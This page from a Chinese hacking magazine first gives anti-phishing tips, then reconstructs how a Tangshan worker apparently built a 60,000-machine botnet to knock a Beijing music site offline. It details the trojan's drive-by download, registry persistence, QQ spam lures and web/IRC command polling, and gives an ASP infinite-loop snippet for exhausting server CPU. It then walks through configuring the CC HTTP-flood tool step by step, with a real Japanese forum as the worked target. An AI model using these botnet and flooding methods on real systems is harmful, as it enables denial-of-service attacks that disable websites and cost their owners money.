


图22

4. 多管齐下，从我做起

首先，我们要争取有利的外部环境，多看多观察，提高自己的警惕。在反钓鱼式攻击方面，反网络钓鱼工作小组（简称APWG）就是一个比较知名的专业工作组，它由包括美国十大银行中的8家、五大互联网提供商中的4家和来自澳大利亚，加拿大、英国以及美国的法律执行部门等在内的大约800名成员组成，这些机构的职责是向产业股份持有人提供一个保密论坛以讨论网络钓鱼问题。网站地址为 http://www.antiphishing.org。如果用户收到了一个Phishing电子邮件，可以通过如下这个电子邮件把它提交给APWG工作组:reportphishing@antiphishing.org。网站界面如图23所示。

其次，要加强邮件、系统安全，做好日常的系统防护工作，这在相关的安全杂志和技术站点都有详细的介绍；对于涉及到金融、证券、虚拟货币财富、重要账号信息的网站，一定要注意其右下方的黄色小锁，双击它并查看其信息的真实性。

最后，无论何时何地，我们都要记住 天上是不可




图23

能掉下馅饼的，没有付出不可能有收获。要防止"网络钓鱼"诈骗，对以下具有诈骗迹象的内容一定要注意。

向您承诺：只需付出很少的劳动或不需劳动，便可获得极大回报。

向您承诺：您决不会赔钱。您有机会检查产品和业务，要求您预先支付大笔款项。

向您担保"这绝不是诈骗！"并引用一些特定法律以证明其合法性。正所谓"此地无银三百两，隔壁阿二不曾偷。"合法的商家不会这么做，在你进入K－Mart或McDonald's时，商家向您解释过您不会上当吗？

当广告上布满了大写字母和！符号，或大声疾呼："疗效神奇!!"或"快速赚大钱$$$$$!!!!!"您应考虑一下这些人的心智是否健全。

要特别警惕数额极大且要求次日交货的订单。行窃者总是希望在阴谋暴露之前尽快得到货物。同样，在将产品运送到国际地址时，应小心。通过电子邮件或电话验证尽量多的信息。

识别销售者并检查销售者的等级。拍卖站点，如eBay，允许购买者和销售者互留评语。通过查看这些评语，可以看到在与特定销售者的交易中，其他人以前是否有过不愉快的经历。检查一下在线拍卖站点是否提供保险。

通过以上的事例分析和防护方法，相信大家对钓鱼式攻击应该有了大概的认识，虽然我们讲得比较省略，但相信其中蕴涵的技术点和新颖的欺骗方式一定会给你留下很深的印象。如想进一步了解钓鱼式攻击的详情、伪装技术的实现、精彩的社会工程学运用，请看《钓鱼式攻击》一书，全国报刊亭有售，也可直接向黑防邮购部邮购。

WTF：最近网络上最吸引眼球的莫过于关于"僵尸网络"的新闻：操控6万台电脑组成"僵尸网络"；同时登录京城某网站，造成用户无法访问；直接经济损失700余万元；计算机水平达到国内超一流的嫌疑人落入法网……究竟"僵尸网络"是如何形成的？嫌疑人如何控制它们？如何实现同时对特定网站的攻击？带着这些一点，编辑部经过调查和技术推论，特别策划了本专题一文。

适合读者：普通网民、入侵爱好者、网络管理员

前置知识：无

唐山黑客



唐山黑客攻击北京网站技术内幕

文/图 Kiki

网络、报纸上曾风传着这样的一个新闻："河北省唐山某钢铁公司的一名普通工人徐某，利用黑客工具Ipxsrv控制6万台电脑组成"僵尸网络"，攻击北京某音乐网站，带来700余万元的经济损失"。粗看新闻，6万台电脑（有的媒体甚至报道说有十万）的数字真让人吃惊，但仔细分析，其实完全可能，操作方法也相当简单，而且危害无穷。根据新闻媒体的报道，加上对BKDR－VB.CQ木马程序（文件名：ipxsrv.exe）的分析，我们来推测一下整个攻击具体流程，再尝试着看看他的实现过程和相关的防护办法（仅仅是个人推测，和实际情况略有不同，目的只是为了技术讨论）。

攻击推测

北京某音乐网站的发展危及了徐某音乐网站的访问人数，引起其个人收入下降，迫使其采取措施以避免这种情况继续恶化下去。于是徐某决定攻击北京的音乐服务器，试图通过攻击让竞争对手的服务器不能正常运作，使对方的客户越来越少，相对应的，就会有相当一部分客户会吸引到他的服务器上，增加其访问人数，提高网站效益和个人收入。

但是根据测试，北京音乐网服务器的安全措施做得非常好，没有什么可以利用的漏洞，迫使他只能使用DDoS攻击，但是由于硬件防火墙的功能强大，他的SYN攻击还有ACK攻击对北京音乐网都没有很好的效果，作为攻击方的他顿时陷入束手无策的境地。

正当徐某头疼之时，一种新的DDoS攻击思路在网络上出现 CC（利用HTTP代理模拟多客户同时访问，造成服务器瘫痪）。加上他以前写QQ尾巴的经验，徐某形成一个完美的攻击组合模式 病毒+木马->僵尸机器。利用比代理还多的僵尸机器同时访问北京音乐网，看看它还能不能挺住。

徐某首先在他的音乐服务器www.xu.com（虚构URL）上开设一个目录，名为NewMusic，在这个目录下制作一个index.htm页面，该页面会利用Internet Explorer的漏洞，在用户访问时自动下载并执行EXE文件MiniD.exe（此处由灰鸽子的迷你下程序载代替）。

MiniD.exe特点

> MiniD.exe仅仅有10K左右大小。

> 运行时自动到指定位置http://www.xu.com/ipxsrv.exe下载IPXSRV.exe。

> 下载完成时自动运行IPXSRV.exe。

> 删除自己。

IPXSRV.EXE运行过程如下

1. 检测系统是否已经存在IPXSRV.exe木马，如果存在，自动退出，避免重复感染。

2. 根据随机数判断IPXSRV.exe新文件名，一定的概率下会自动改名为NWLINK.exe。

3. 将本身写入注册表HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current Version的Run\和RunServices\中，这样在系统重启时自动运行。

4. 每隔20秒判断是否有QQ聊天框，有就组合出一些吸引人的话语然后自动Alt + S发送，当然话语都是使用非常有诱惑性的，比如"想看美女吗？请到www.xu.com/NewMusic"；或者非常像好友的消息，比如"嗨，我看到一个非常好的音乐网站，你也来看www.xu.com/NewMusic"等。

5. 每隔30分钟就访问网络上的www.xu.com/NewMusic/Upgrade看看是否有新版本和新的攻击任务；每30分钟还访问www.mus.com的IRC，告诉服务器自己系统的版本、IP等，方便被控制。

6. 当接到ICMP攻击指令，会按要求不停发送ICMP包到指定服务器。

> **小提示** 攻击者只需要把攻击指令写成指令发送到Web服务器的指定页面，而不需要一个个通知傀儡机器，傀儡机器的IpxSrv.exe会在访问了Web服务器后按照指令要求攻击指定服务器。

7. 当接到Proxy指令，自动在指定端口开放HTTP代理，以便在必要的时候帮助徐某隐藏身份。

8. 当接到HTTP攻击指令，会按要求不停地模拟IE浏览器访问指定的Web服务器的指定页面。

由于程序使用QQ作为攻击载体，几乎所有QQ的用户都存在着被感染的危险（记得有个科学研究表明 任何一个人通过7个人可以与世界上任何一个人取得联系）。这样，所有使用QQ的用户或许因为好奇，或许因为被骗，或许就是不小心点到，加上受害者电脑中的Internet Explorer没有打上相应的补丁，访问了这个的网页，就不幸地被装上了木马。

不出徐某的意料，被感染的机器呈几何级数增加 短短几天，IRC服务器就收集到不计其数的中毒机器的报告，同时在线的中毒机器达到了4万之巨，著名的O***数据库厂家的Web服务器不幸地被列为测试对象，指令一发出，服务器就明显变慢，随着时间的推进，越来越多的僵尸机器收到指令开始攻击，Web服务器无法访问了，最终无法连接！

测试成功，马上将目标改成北京的某音乐网，噩梦开始，北京某音乐网尝试在登录中增加验证、使用注册码、将页面改成静态、增加网络投入、增加服务器规模等方法，最后由于徐某的傀儡机器数目巨大，北京音乐站不论用什么模式，都无法防御——网站彻底陷入瘫痪。

傀儡机器网络控制图如图1 所示




图1

Web攻击原理

根据以上推测，相信大家大概了解了整个攻击的流程和事情的前因后果，下面我们开始从技术的角度来分析一下这个事件的技术成分以及攻击者所用到的黑客技术。

1．隐蔽性

在本次攻击事件中，攻击者只需要提交一下攻击指令，不需要参与直接攻击，大大提高了自身的隐蔽能力。对于被攻击者来说，所有的访问请求全部合法，来自于不同地区的合法IP，而且在服务器上看，访问者使用了不同的操作系统，不同的浏览器，没有什么共性，根本没有办法把攻击者与真正的访问者区分出来。

> **小提示** 其实傀儡主机就是真正的访问者，只是他们是IpxSrv.exe在用户不知道的情况下偷偷访问的，但是对于服务器来说无法区别。

2．高效性

我们来计算一下攻击效率比 假设有6万台傀儡机器在线，每30分钟到指定服务器获得一次指令，平均33次/秒的访问（对于Web指令机来说，指令只是一个文本文件，这样的小小访问量可以忽略不计），然而被攻击的机器呢？由于每个傀儡机器每秒访问一次，至少达到了60000次/秒的访问量（这是什么数量级？不论被访问的是什么文件，恐怕也就Google和Baidu这样级别的服务器能支持）。从指令的发出到被60000台傀儡接受，

仅仅只需要30分钟就能实现。在攻击的过程中不断有傀儡机器下线的同时也会有新的傀儡机器上线，由它们组成的攻击源源不断。

3．概念解释

有的朋友会说我看到许多论坛的同时在线人数都达到了2000以上，但还是很快，这说明服务在2000次/秒的访问中能够运行得很好。这里我就需要对HTTP拒绝服务做一个数学解释了。

①论坛的在线人数有2000，并不表示2000个人都在同一个时间访问论坛，只是说最近活动在论坛上的有2000人（许多论坛把20分钟内活动过的朋友都算在线人数），我们假设每人每分钟看一个页面，那么平均下来，每秒同时访问的用户最多才30+，这个数目当然可以支持了，而且有的论坛甚至定义在最近60分钟内有访问过的都算，而实际上很多用户仅仅来看看就走，实际同时访问人数还会更低。

②那么是不是说可以通过访问的人数判断服务器的性能呢？不能说一定是，因为文件类型不同，需要消耗的服务器资源也大不一样，不同的文件没有可比性：比如一个10KB的TXT文件和一个不到100字节的ASP文件，你说谁更消耗系统资源呢？这里拿一个特殊的ASP代码做个示范：

```
<%do while 1=1
Loop%>
```

这段代码一旦运行，至少会导致服务器有1分钟的时间出现CPU占用100%的情况。

③总的来说，系统资源占用：外部联系（比如ICP访问DNS服务器判断一个域名是否被使用）≥数据库访问≥动态运算页面≥静态页面。

④资源消耗导致服务器拒绝服务的计算模型：假设服务器的资源为1000/秒，就是每秒能提供1000单位的服务资源，某页面需要消耗资源为3，那么当访问的人数达到333时，服务器正好在一秒内能处理完，这样的情况大约达到上千人的论坛的处理能力。假如出现1000人同时访问，将使得服务器耗费3秒才能处理完这样的请求，但是如果1000人/秒的频率持续下去，等到第3秒时，服务器刚处理完第一秒的1000人，队列里面已经积累了2000人的请求，这又需要6秒来完成，如图2所示。




图2

这样一来，服务器的处理能力明显下降，第一秒的用户等待了3秒获得计算结果，第2秒的用户需要11秒，第3秒的用户需要10秒，第4秒的用户需要9秒，第5秒的用户需要36秒……第14秒用户需要27秒，第15秒用户需要105秒……时间阶段性的以几何基数递增，最终结果就是服务器当机，任何用户均无法访问。

> **小知识** 傀儡机访问Web和IRC来实现对控制端的反向访问的范例可以参看“灰鸽子”借用126.com的转向功能；对于多HTTP客户反问效果可以参看下面的DDoS工具CC的示范，利用CC可以很好地用单机模拟出2000用户同时访问的效果。

IPXSRV的替代品CC

CC是一种利用HTTP代理模拟多客户同时访问的工具，从最老的版本ProxyFTP（VB）到最新的CPD（VC Console）经历了不断的改进，可以实现对Web服务器的压力测试，甚至直接导致拒绝服务（与著名的压力测试软件WebStress相比，效率更高，资源消耗少得多，但是分析功能也差了许多），界面如图3所示。




图3

> **小提示** Refer表示访问者来自于什么页面，它告诉Web服务器访问者是在哪个页面中点击链接访问过来的，比如图中模拟的参数将告诉对方Web服务器：“我在http://www3.plala.or.jp/yoshiya/plalaboard/这里看到你们的链接，对你们的页面内容感兴趣，特来访问，谢谢”
>
> Mozilla里面的内容会告诉Web服务器访问者的电脑浏览工具是什么类型，比如例图中模拟的访问者使用的是Windows 2003，浏览器为Internet Explorer 6.0
>
> Cookie就是传说中的小甜点了，网站用来标识与客户的交流通信。

根据上面提到的HTTP知识我们很容易就能填好需要模拟的用户信息，图3的例子就是一个对日本论坛的测试参数。

回到本事例中，我们应该开始填写攻击的参数了。

Proxy List就是代理列表，格式为<IP>:<Port>，使用Load可以从文件导入，Clear可以清空列表，Save可以把

当前列表内容保存到文件，方便下次使用。

Attack list就是攻击的目标页面，添加格式为<G|P> URL，G表示GET模式，P表示POST模式。图中的例子表示用GET模式访问如下的URL：

```
http://www3.plala.or.jp/yoshiya/plalaboard/showthread.php?t=+N4
```

这里+N4程序会自动转变成为4个随机数字（需要TYPE中的RND被钩上，否则系统将直接发送+N4到目标Web服务器）。

CC的随机参数也是非常灵活的，由于许多网站对访问频率高的页面会使用Cache技术，减少对数据库的访问，这就需要不停地访问不同的页面。随机参数格式为"+Xn"，"+"是标识符；X是随机的类型，N表示数字，S表示大写字母，s表示小写字母；n是一个数字，表示要随机生成的长度，范围为1～9。比如随机3个大写字母：+S3；随机一个带大写小写字母的字符串：+S3+s2+S5。还有一些就是系统参数，Sleep一般不需要修改，Thread表示将要增加的线程数目，点击Attack将增加相应的攻击线程，灰色的数字表示目前已经运行的线程。

按图片中的参数设置好，只要代理都是有效的，10秒后网页就出现空白，论坛无法打开，60秒后连接困难，300秒后服务器已经完全无法连接。

这样的攻击很容易实现，只要找到一定数目的代理就可以在瞬间模拟出成百上千的用户同时访问网站，下面是几个CC的分析参数。

测试环境：C4 1.7G，DDR 256MB，LAN 10Mb，CPD开600线程，使用2000个有效代理。

测试结果：实际连接数60个/秒，CPU时间<20%，内存使用<10MB。

被测试服务器：双CPU，1G内存，Windows 2003，LAN 100Mb。

